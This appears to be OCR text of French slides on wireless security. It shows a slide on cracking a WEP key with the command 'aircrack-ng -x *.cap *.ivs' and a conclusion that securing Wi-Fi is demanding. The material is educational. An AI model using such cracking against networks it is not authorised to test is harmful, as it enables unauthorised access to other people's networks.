
CRACK CLÉ WEP VIA AIRCRACK

Cracackge de la clé: «aircrack-ng -x *.cap *.ivs »



CRACK CLÉ WEP VIA AIRCRACK

Cracackage de la clé:



CONCLUSION:

- Les réseaux sans-fil peuvent être sécurisés.
- Toutefois, il s'agit d'une tâche complexe nécessitant beaucoup d'attention.
- De plus, il est actuellement impossible d'atteindre le même niveau de sécurité.
  - Les attaques de dénis de service sont beaucoup plus simples à effectuer.